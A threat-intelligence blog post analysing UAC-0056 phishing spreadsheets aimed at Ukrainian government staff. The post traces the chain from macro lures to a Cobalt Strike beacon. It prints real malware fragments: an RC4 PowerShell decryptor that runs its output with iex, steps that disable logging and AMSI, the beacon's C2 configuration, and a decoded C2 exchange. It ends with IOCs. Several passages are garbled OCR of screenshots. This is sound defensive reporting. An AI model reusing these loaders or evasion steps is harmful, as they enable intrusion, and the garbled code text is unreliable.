# Cobalt Strikes again: UAC-0056 continues to target Ukraine in its latest campaign

blog.malwarebytes.com/threat-intelligence/2022/07/cobalt-strikes-again-uac-0056-continues-to-target-ukraine-in-its-latest-campaign/

July 13, 2022

This blog was authored by Roberto Santos and Hossein Jazi

The Malwarebytes Threat Intelligence team recently reviewed a series of cyber attacks against Ukraine that we attribute with high confidence to UAC-0056 (AKA UNC2589, TA471). This threat group has repeatedly targeted the government entities in Ukraine via phishing campaigns following the same common tactics, techniques and procedures (TTPs).

Lures are based on important matters related to the ongoing war and humanitarian disaster happening in Ukraine. We have been closely monitoring this threat actor and noticed changes in their macro-based documents as well as their final payloads.

In this blog, we will connect the dots between different decoy samples that we and others such as Ukraine CERT have observed. We will also share indicators for a previously undocumented campaign performed by the same threat actor at the end of June.

### Different themes, same techniques

Since the publication of our blog post *There's a Go Elephant in the room*, we have tracked several new samples as can be seen in the timeline below:



Figure 1: Relations between different UAC-0056 attributed samples

Let's dig further into those relationships. UA-CERT has attributed the document named "*Information on the availability of vacancies and their staffing.xls*" to UAC-0056. This file looked familiar to us and for good reason because the macro is nearly identical to the document we analyzed in our initial blog:

goelephatuls - mod_SimpleTest (Código)		Information on the availability of vacancies and their staffinguls - mod_SimpleTest (Código)	
(General) - İsildesidešAiçú	- (G	General) • writes	
4	W VERSION	Sub writes() PREVIO	OUS VERSION
Be Tailefinidaço ) Die Tailefinidaço ) Die Taidemopt An Bee Attachedfiles, Taie An Attachedfile, res An Boulean filmmed = Thisfordone. Restel (1). Anopt (2017)) if filmmed = ** Then Date if film filmfildet angl is attached film and the same set of the Boule of Filmfildet angl is attached film a same set of the Taidmanne. OctAlaments (filmman). Ann	-	<pre>Cim Filedensyr As New Attachedfiles, File As Attachedfiles, res As Boiless filessed = TasNertbook.Bostetili.Assyr("EL"); If filessed = "" Then Exit Sub If New FileSource: AttachesetHist(filesses) Then Botton **********************************</pre>	
FildManager.OetAttachment[fildnames].Nun End Sub M e ===================================	• . •	zna sub	
goelephatuds - AttachedFiles (Código)	- E 2 <b>2</b> 1	Information on the availability of vocancies and their staffinguis - AttachedFiles (Código)	
General) v (Declaraciones)	v Ci	lass - Initialize	
<pre>FITUTES FUTURES/FITURES/F</pre>		<pre>Frances netliseDest(prime) Dyth ConstDest As Boiless - True) As Bork On Fore Foreman Base Inf.Comment Dest Dyth ConstDest (File) The True Dyth Comments Inf Fore Comments Inf Fore ConstDest (File) Dyth Comments (File) Dyth Comments Inf Fore ConstDest (File) Dyth Comments (File) Dyth Comments Inf Fore ConstDest (File) Dyth Comments (File) Dyth Comments File Inf Fore ConstDest (File) Dyth Comments (File) Dyth Comments (File) File Dyth Comments (File) Dyth Comments (File) Dyth Comments Inf Fore ConstDest (File) Dyth Comments (File) Dyth Comments (File) File Dyth Comments (File) Dyth Comments (File) Dyth Comments (File) File Dyth Comments (File) Dyth Comments (File) Dyth Comments (File) File Dyth Comments (File) Dyth Comments (File) Dyth Comments (File) File Dyth Comments (File) Dyth Comments (File) Dyth Comments (File) File Dyth Comments (File) Dyth Comments (File) Dyth Comments (File) File Dyth Comments (File) Dyth Comments (File) Dyth Comments (File) File Dyth Comments (File) Dyth Comments (File) Dyth Comments (File) File Dyth Comments (File) Dyth Comments (File) Dyth Comments (File) File Dyth Comments (File) Dyth Comments (File) Dyth Comments (File) File Dyth Comments (File) Dyth Comments (File) Dyth Comments (File) File Dyth Comments (File) Dyth Comments (File) Dyth Comments (File) File Dyth Comments (File) Dyth Comments (File</pre>	abeet

Figure 2: Detail of Vacancies and GoElephant dropper macros

In the most recent attack reported by UA-CERT (*Humanitarian catastrophe* of Ukraine since February 24, 2022.xls) we see an almost identical macro to the one used in another decoy document called *Help Ukraine.xls*:

474a0f0bb5b17a1bb024e08a0bb46277ba03	1392ee95766870c981658c4c2300d.xls - mDownLoad (Código)		🚜 Help Ukraine.xls - mDownLoad (Código)		0 8
(General)	(Declaraciones)	•	(General)	<ul> <li>(Declaraciones)</li> </ul>	
<pre>FIT Winds Theo Desire Forders Public Forders Forders Public Forders Forders Forder Desire Public Forders Public Forders Public Forders Forders Desire Forders Desire Forders Forders Forders Desire Forders Forders br/>Forders Forde</pre>	<pre>cm HERDowniceffil: 12 https://iiiwitei.com/ Af inceptor, Privat setti as results, Privat settime ed a inceptor, Privat inford at inceptor, Privat settime netice VELDowniceffilia is "urines" Alice "FELDownice serves al incomptor, Privator" Alice "FELDowniceffilia serves al incomptor, Privator" Alice "FELDowniceffilia" (Syring police as a long privat privat grant detected at long, Privat grant detect</pre>	ToFileA* = As String, _ ng loadToFileA* _ As String, _ EA* String, SyVal sz	Option Explicit If Mild4 Then Declars Firster Function Wirki Politic First Wirki Politic Declars Provided to Seclars Function 1 Find If End of Find String	on WERDoninstipfils Lis "spinos" Alias "WIEDoninstipfils" An iongroup, DyNa andE As Printy, DyNa selicitate as Printy, - ention WEEDoninstipfils Lis "spinos" Alias "WEEDoninstipfils" metrics WEEDoninstipfils Lis "spinos" Alias "WEEDoninstipfils" server Al. Longs, DyNa lynch As Longert A Longert String, - WEDoninstipfils 'unions' Alias "WEEDoninstipfils" (ByNa) Schles An Long, DyNa lynch As Longert As String, MyNa ByNai Schles An Long, DyNa lynch As Longert As Longert As Longert ByNai Schles As Long, DyNa lynch As Longert As String, MyNa effil As String, spinisteras As String) complete")	• Val szfileName
End If FilePath = .S End If	electedItems(1)		With Application. If .Show = Fal Exit Funct End If		
pi •					_
474a040bb5b17a1bb024e08a0bb46277ba03	1392ee95766870c981658c4c2300d.xls - Module1 (Código)		🚜 Help Ukraine.sts - Module1 (Código)		
General)	DownloadFile	•	(General)	DownloadFile	
Sub DownloadFile() Call CallDownload(Rang End Sub	e("URitoFile"), Range("FileForDownLoad"))	۱ <u>۲</u>	Sub Downloadfile() Call CallDownload(Ran; End Sub 	e("URLofile"), Fampe("fileforDownLoad")) "šöyösääi äää-ääsiää öääe	

Figure 3: Detail of Help Ukraine and Humanitarian catastrophe macros

The Help Ukraine lure, to our knowledge, has never been publicly documented before:




Figure 4: Help Ukraine lure used in late July

We were able to identify 7 different samples with that theme, including one (258a9665af7120d0d80766c119e48a4035ee3b68676076bf3ed6462c644fe7d0) that has some similarities with a previous attack:




Figure 5: Similarities between different versions

Also, in the past we have found comments regarding to a domain named ExcelVBA[.]ru. This document was contacting a suspiciously similar domain named excel-vba[.]ru.

🏙 goelephatals - AttachedFile (Código)		😰 🦂 Help Ukrainests - mDownLoad (Código)	
(General) v (Declaraciones)	•	<ul> <li>(General)</li> <li>(Declaraciones)</li> </ul>	
Class Nobils : Atsachedfils     Adds: 10.05.002     Adds: 10.		h = (UELCONNIGATION (16, #FILENZ, ToFathName, 0, 0) = 0) If h = File Then Megicar TAMisilei fiel-400 Gate. * ( VONPerLine 4 - TAULIEL 0 Adm 140 Files in Elossia 6 adments a stansmille sectedisee.	-
Public filename As String - 419 Heedda [114] Added As		*Alvini, V Ama iso José za miresze verzi a a sussile szemevver. *Ilisikodó ásasado akodop isiko sey mizekiser, volnormation, "Ww Exir Function Else #lise #lisekame = Dir(rőfathame, fő) #lisekame = Benleerfolgathame, #lisekame. **)	
Public FileRange An Range - Bölskölö tekiilik ökkek Public FileRange An Range - Bölskölö fi kkiilik ökkek Public Range I An Kranhedfiles Const BYES FER CELLA = 500		<ul> <li>yol sey čáski ž krol</li> <li>i z tropov ("básk fidelál i laido: " ć srliefath (</li> <li>romovina (" laido: " laido:</li></ul>	
Deb Bonill " QUICABLÉ GARCE (see LOADEABLÉ à INITARILE, laçia-ditte sey dated dateil il-olle-taley) On Freeze Renne Neu " Calciale" Initia entre perfet - Ver é Litisma " QUICABLÉ (LédéLiul) date 12 (MSente (MSente)) date d'autorityball') Aun """ à trapésió à """"		<ul> <li>Lie Eritoriko den Tofstähne</li> <li>En fra 12</li> <li>En fra 12</li> <li>En fra 14</li> /ul>	
In any control of the Booken Particle Information International Information Information International Unit = Response Version Beneficier Bander Unit = Response (Response Version) Information Information Information Information Information Information Information Information Information Information Information Information Information Information Information Information Information br>Information Informati		International Control of Contr	
	* • 3		

Figure 6: Similarities between different versions (2)

Among victims, we find gov.ua emails being targeted. One of the texts used as email body in the last campaign was written in Ukrainian and translates to:

On February 24, 2022, the army of the terrorist state – the Russian Federation, intervened on the territory of Ukraine. In order to counter the propaganda of the Russian government, the State Department of Statistics at the Office of the President of Ukraine prepared a consolidated report on the dead citizens of Ukraine, on the citizens of Ukraine who were left without a home, on the citizens of Ukraine who lost their jobs, on the number of destroyed homes, on the number of destroyed businesses as a result of an act of aggression . This report shows all the data broken down by regions of Ukraine. Familiarize yourself and familiarize your colleagues with the real state of affairs. Glory to Ukraine!

Translation of original email sent to victims

We will focus our analysis on these 3 newer templates. Exact names and paths are from 024054ff04e0fd75a4765dd705067a6b336caa751f0a804fefce787382ac45c1 (*Information on the availability of vacancies and their staffing.xls*). The analysis is still valid for the others, while minor changes exist between samples.

### write.bin

The document will download an executable file named *write.bin*. Other attacks following the same scheme used different names for this file, including *Office.exe*, *baseupd.exe* and *DataSource.exe*. The file is slightly obfuscated, and performs the following actions:

### Establishing persistence

After some antidebug tricks, the registry key HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Check License is used to establish persistence. HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Update Checker, is checked first because that was the key used by previous versions of the malware.

19:02: 🗍 write.bir	n 5772	4316 📑 RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion
19:02: 🗍 write.bir	n <u>5772</u>	4316 📑 RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion
19:02: 🗍 write.bir	n 5772	4316 🏬 RegQueryKey	HKCU\Software\Microsoft\Windows\CurrentVersion
19:02: 🗍 write.bir	n 5772	4316 📑 RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run
19:02: 🔛 write.bir	n 5772	4316 📑 RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Update Checker
19:02: 🗍 write.bir	n 5772	4316 📑 RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Update Checker
19:02: 🗍 write.bir	n 5772	4316 🏬 RegQueryKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run
19:02: 🔛 write.bir	n 5772	4316 📑 RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Check License
19:02: 🗍 write.bir	n 5772	4316 🏬 RegCloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Figure 7: Run key for persistence

### Dropping next stage

Next step is dropping a file in *C*:\*ProgramData*\*TRYxaEbX*. This file will be used later.



Figure 8: Powershell commandline shown in IDA Pro

The payload will execute the following powershell Base64 encoded command:

JABBADEAIAA9ACAAWwBTAHKAcwB0AGUAbQAuAEKATwAuAEYAaQBSAGUAXQA6ADoAUgBlaGEAZABBAGwAbABCAHKAdABlAHMAKAAiAEMA0gBcAFAAcgBvAGcAcgBhAG0A

The chunk before is Base64 encoded; which decodes to: 96951aa5

96951aa5-4fab-4188-ad33-d72fcaa7aafe.png (565×466) Figure 9: Write executable creating the previous detailed powershell command

#### \$A1 =

[System.IO.File]::ReadAllBytes("C:\ProgramData\TRYxaEbX");

\$A={\$W,\$Y=\$Args;\$X=0..255;0..255|%{\$Z=(\$Z+\$X[\$\_]+\$Y[\$\_%\$Y.Length])%256;\$X[\$\_],\$X[\$Z]=\$X[\$Z],\$X[\$\_]};\$W|%{\$U=(\$U+1)%256;\$V=(\$V+\$X[\$U])%256;\$X[\$U],\$X[\$V]=\$X[\$V],\$X[\$U];\$\_-bxor\$X[(\$X[\$U]+\$X[\$V])%256]};

\$C = (& \$A \$A1 \$B1);

\$E = (New-Object -TypeName System.Text.UTF8Encoding).GetString(\$C,0,\$C.Length);

### \$E = \$E -Split [Environment]::NewLine;

### foreach(\$EE in \$E){iex \$(\$EE+";");};

In short the file dropped in C:\ProgramData\TRYxaEbX will be decrypted using CmAJngvdDmiTjLxN as key using the RC4 algorithm. This next PowerShell script will look like:



Figure 10: Decoded PowerShell stage

Here we can see some of the actions that will be taken:

- Disable script logging
- Disable Module Logging
- Disable Transcription
- Disable AMSI protection

After this step, another Base64 payload is decoded and executed:

\$\$64 11([S	[5] [5] [5] [5] [5] [5] [5] [5] [5]
else{ \$\$\$ }	
	ins func_party or datess (
	inn func grup klapits, yne ( Strif ( Proventerfouillise i 6, Amsteury = freed) Erjerill, inn garaneters, proventerfouillise i 1) Frijel isangestung, ynge - Keild
	<pre>var_type_builder = [optionsin]::CurrentDowsin.Definadysaniciscumb](New-Hbjert System Reflection.AssemblyName['ReflectedBelapite']), [Dystem.Reflection.Esct.AssemblyNamicResenitYMani ResenteitAmicResenitYManicResenitYManicResenitYManicResenitYManicResenitYManicResenitYManicResenitYManicResenitYManicResenitYManicResenitYManicResenitYManicResenitYManicResenitYManicResenitYManicResenitYManicResenitYManicResenitYManic</pre>
	return svar_type_builder.CreateType()
svar_ [Syst svar_	vs = Dystematizes intercontencies Annual Lieberterperformatizes/annual (fine_get_srsc_address kereliz.dll VirtualAllac), (iuc_get_selepate_type #(EntPrd, [EntEX], [EntEX], [EntEX]) ([EntPrd])))) enhantise. [Enterperformations Annual]: Contraptement (fine_get_srsc_address kereliz.dll VirtualAllac), (iuc_get_selepate_type #(EntPrd, [EntEX], [EntEX]) ([EntPrd])))) enhantise. [Enterperformations.annual]: Contraptement (fine_get_srsc_address kereliz.dll VirtualAllac), (iuc_get_selepate_type #(EntPrd, [EntEX]), [EntEX]) ([EntEX]))))

Figure 11: Final PowerShell script

### Cobalt Strike payload deployed

As it can be seen, the main functionality provided by this second PowerShell file is to inject shellcode. This shellcode can be 32 or 64 bit, and is a Cobalt Strike beacon with the following configuration:

BeaconType	– HTTPS
Port	- 443
SleepTime	- 30000
PublicKey_MD5	- defb5d95ce99e1ebbf421a1a38d9cb64
C2Server	– skreatortemp.site,/s/08u1XdxChhMrLYdTasfnOMQpbsLkpq3o/field-keywords/
<b>UserAgent</b> MSSP1; rv:11.0) like G	<ul> <li>Mozilla/5.0_Frsg_stredf_o21_rutyyyrui_type (Windows NT 10.0; Win64; x64; Trident/7.0; D-M1-200309AC;D-M1- secko_10984gap</li> </ul>
HttpPostUri	– /nBz07hg5l3C9wuWVCGV-5xHHu1amjf76F2A8i/avp/amznussraps/

Watermark – 1580103824

By having a Cobalt Strike instance running on the victim's machine, it is now fully compromised.

#### Attacker probes the sandbox

At the time of writing, malicious C&C servers seem to be down. However, on July 5 we saw active servers and successful connections to our test environment. The attackers actively sent reconnaissance commands to the machine, listing the content of several folders.

We were able to decode the network communications using Didier Steven's excellent collection of Cobalt Strike tools.

169	Packet number: 659
170	HTTP request POST
171	https://skreatortemp.site/nBz07hg5l3C9wuWVCGV-5xHHu1amjf76F2A8i/avp/amznussraps/
172	Length raw data: 712
173	Counter: 3
174	Callback: 22 TODO
175	b'\x00\x00\x00\x19'
176	
177	C:\Users\*
178	D 0 01/26/2018 11:07:24 .
179	D 0 01/26/2018 11:07:24
180	D 0 11/26/2018 10:04:29 admin
181	D 0 01/26/2018 11:07:33 Administrator
182	D 0 07/14/2009 05:08:56 All Users
183	D 0 07/14/2009 07:07:31 Default
184	D 0 07/14/2009 05:08:56 Default User
185	F 174 07/14/2009 04:54:24 desktop.ini
186	D 0 04/12/2011 08:28:15 Public
	Figure 12: Cobalt Strike communication decoded

We consider these actions preliminary moves to check whether the machine is a viable target or not before following up with other actions.

### Attribution to UAC-0056

Based on recent attacks reported by CERT UA, as well as the similarities indicated at the beginning of the blog, we can attribute this attack with high confidence to UAC-0056.

Signatures contained in the Cobalt Strike beacons (watermark 1580103824 and public key defb5d95ce99e1ebbf421a1a38d9cb64 ), may be used to connect the attack to other groups. For instance, the public key should be unique among deployments, according to the CobaltStrike documentation.

However, it is important to note that in that case we cannot simply rely on a public key to attribute the sample we analyzed in this report. In fact, these signatures have been attributed to many different groups. Our assessment is that the group used a leaked version of Cobalt Strike and used the same private key as others, making attribution harder.

Malwarebytes users were protected against this campaign thanks to our Anti-Exploit layer.

🖬 5°°° =		73e1f.	2762ffe8e	≥674f08d8	3c130836	i2bd96cc	:d4f64c3(	)7ee0a56	8bc66fa	f45bb.xl	s [Com	patibility	/ Mode]	- Excel			Æ	-		×
File Home Insert P	age Layo	ut Fo	ormulas	Data	Revi	ew	View	♀ Tell		at you w	ant to de							Sign i	n 🎗 Sł	nare
Times New Roma * Paste Ilipboard rs Font		A A A ·	= =	≡ ॐ∙ ≣ 重 ∃			nber • % • Numb		9.0	rmatting			Cell	E Inser Cell	te 🔹 🖡	🖉 🎽 Filt	T & Find er ▼ Sele itting			
R36 🝷 : 🗙 🗸	$f_{x}$	=AP36	/AO36*	100																
A	в	с	D	E	F	G	н	1		к	L	м	N	o	Р	Q	R	s	т	
									$\Gamma_{i}$	уманіт	арна ;	допом	ога по	• Київ	ській о	бласті				
												3 01	1.07. 203	22						
Назва центрів зайнятості Кількість осіб. гуманітарною					bytes Ant	Mal	lwar	ebyte					as	×	vcy		ома вага гя стату(		кількіст ДСЗ (	
	2021	2022	+(-) осіб			DIO	скес	l an (	expi	oita	itten	ηρι			%	2021	2022	+(-)	2021	:
	1	2	3	Applica	tion	ſ									15	16	17	18	19	
Всього по області:	11,536	7,844	-3,692		ion Layer:	.   	Microsoft Office Excel								170.6	23.0	57.8	34.8	9,147	1
Баришівська районна філія	179	234	55		ion Techn	l	Application Behavior Protection Exploit payload process blocked						-	557.1	7.8	33.3	25.5	155		
Богуславська районна філія	322	323	1	File/Pro	cess Block	ked: [					n\haseur	od eve C	·\lleere\F	Bryan	-472.5	28.3	-133.1	444.0	298	
Бородянська районна філія	262	542	280		ng URL:	l	: C:\Users\Bryan\AppData\Local\Temp\baseupd.exe C:\Users\Bryan N/A							-510.3	14.9	-36.7	-51.6	173		
Вишгородська районна філія	396	321	-75		-	l								574.0	16.2	-204.7	322.0	213		
Володарська районна філія	577	3,432	2,855		alwarebytes NTI-EXPLOIT Close							544.0	21.3	89.1	67.8	558				
Згурівська районна філія	432	3,423	2,991	V P											544.0	10.4	77.1	66.7	418	
Іванківська районна філія	246	145	-101	58.9	168	853	685	507.7	68.3	588.3	520.0	78	-708	-786	-907.7	31.7	-488.3	678.0	186	
Кагарлицька районна філія	228	325	97	142.5	142	147.0	5	103.5	62.3	45.2	-17.1	86	178	92	207.0	37.7	54.8	17.1	191	
К-Святошинський РЦЗ	487	156	-331	32.0	461	- <b>9.</b> 7	-471	-2.1	94.7	-6.2	432.0	26	166	140	637.2	5.3	106.2	100.9	288	
Макарівська районна філія	168	544	376	323.8	146	326	180	223.3	86.9	59.9	-27.0	22	218	196	990.9	13.1	40.1	27.0	118	
Миронівська районна філія	269	145	-124	53.9	199	675	476	339.2	74.0	465.5	391.5	70	-530	-600	-757.1	26.0	-365.5	339.0	233	
Обухівська міськрайонна філія	460	678	218	147.4	270	842	572	311.9	<b>58.</b> 7	124.2	65.5	190	-164	-354	-86.3	41.3	-24.2	-65.5	366	
Рокитнянська районна філія	286	753	467	263.3	153	135	-18	88.2	53.5	17.9	-35.6	133	618	485	464.7	46.5	82.1	35.6	219	
<ul> <li>вимога ( гум)</li> </ul>	ианітарна	а допом	ога)	Dema	nd ( hun	nanitaria	an aid)	Гум	анітар	на доп	омога	по Киї	вськ	Hum	anitariar	n aid in	(+	) :	•	►
ady														Ħ	Ξ	巴 -	-	+	-+ :	509

## IOCs

### Malicious Excel documents (Help Ukraine template)

fe3bc87b433e51e0713d80e379a61916ceb6007648b0fde1c44491ba44dc1cb3 c9675483ab362bc656a9f682928b6a0c3ff60a274ade3ceabac332069480605a 1b95186ecc081911c3a80f278e4ed34ee9ef3a46f5cf1ae8573ac3a4c69df532 258a9665af7120d0d80766c119e48a4035ee3b68676076bf3ed6462c644fe7d0 e663bb4d9506e7c09bcf7b764d31b61d8f7dbae0b64dd4ef4e9d282e1909d386 ecd2bb648a9ad28069c1ec4c0da546507797fdf0243e9e5eece581bf702675ff eac9a4d9b63a0ca68194eae433d6b2e9a4531b60b82faf218b8dd4b69cec09df

### Malicious Excel documents (Humanitarian template)

024054ff04e0fd75a4765dd705067a6b336caa751f0a804fefce787382ac45c1 14736be09a7652d206cd6ab35375116ec4fad499bb1b47567e4fd56dcfcd22ea 474a0f0bb5b17a1bb024e08a0bb46277ba03392ee95766870c981658c4c2300d

#### Payloads

 $0709a8f18c8436deea0b57deab55afbcea17657cb0186cbf0f6fcbb551661470\\ aadd8c7c248915c5da49c976f24aeb98ccc426fb31d1d6913519694a7bb9351a\\ fb2a9dcfcf41c493fb7348ff867bb3cad9962a04c9dfd5b1afa115f7ff737346\\ 501d4741a0aa8784e9feeb9f960f259c09cbceccb206f355209c851b7f094eff\\ \end{array}$ 

#### Cobalt Strike beacon and payloads

136.144.41[.]177 syriahr[.]eu/s/Xnk75JwUclebkrmENtufliiKEmoqBN/field-keywords/ syriahr[.]eu/nzXILVas-VALvDh9lopkC/avp/amznussraps/ skreatortemp[.]site imolaoggi[.]eu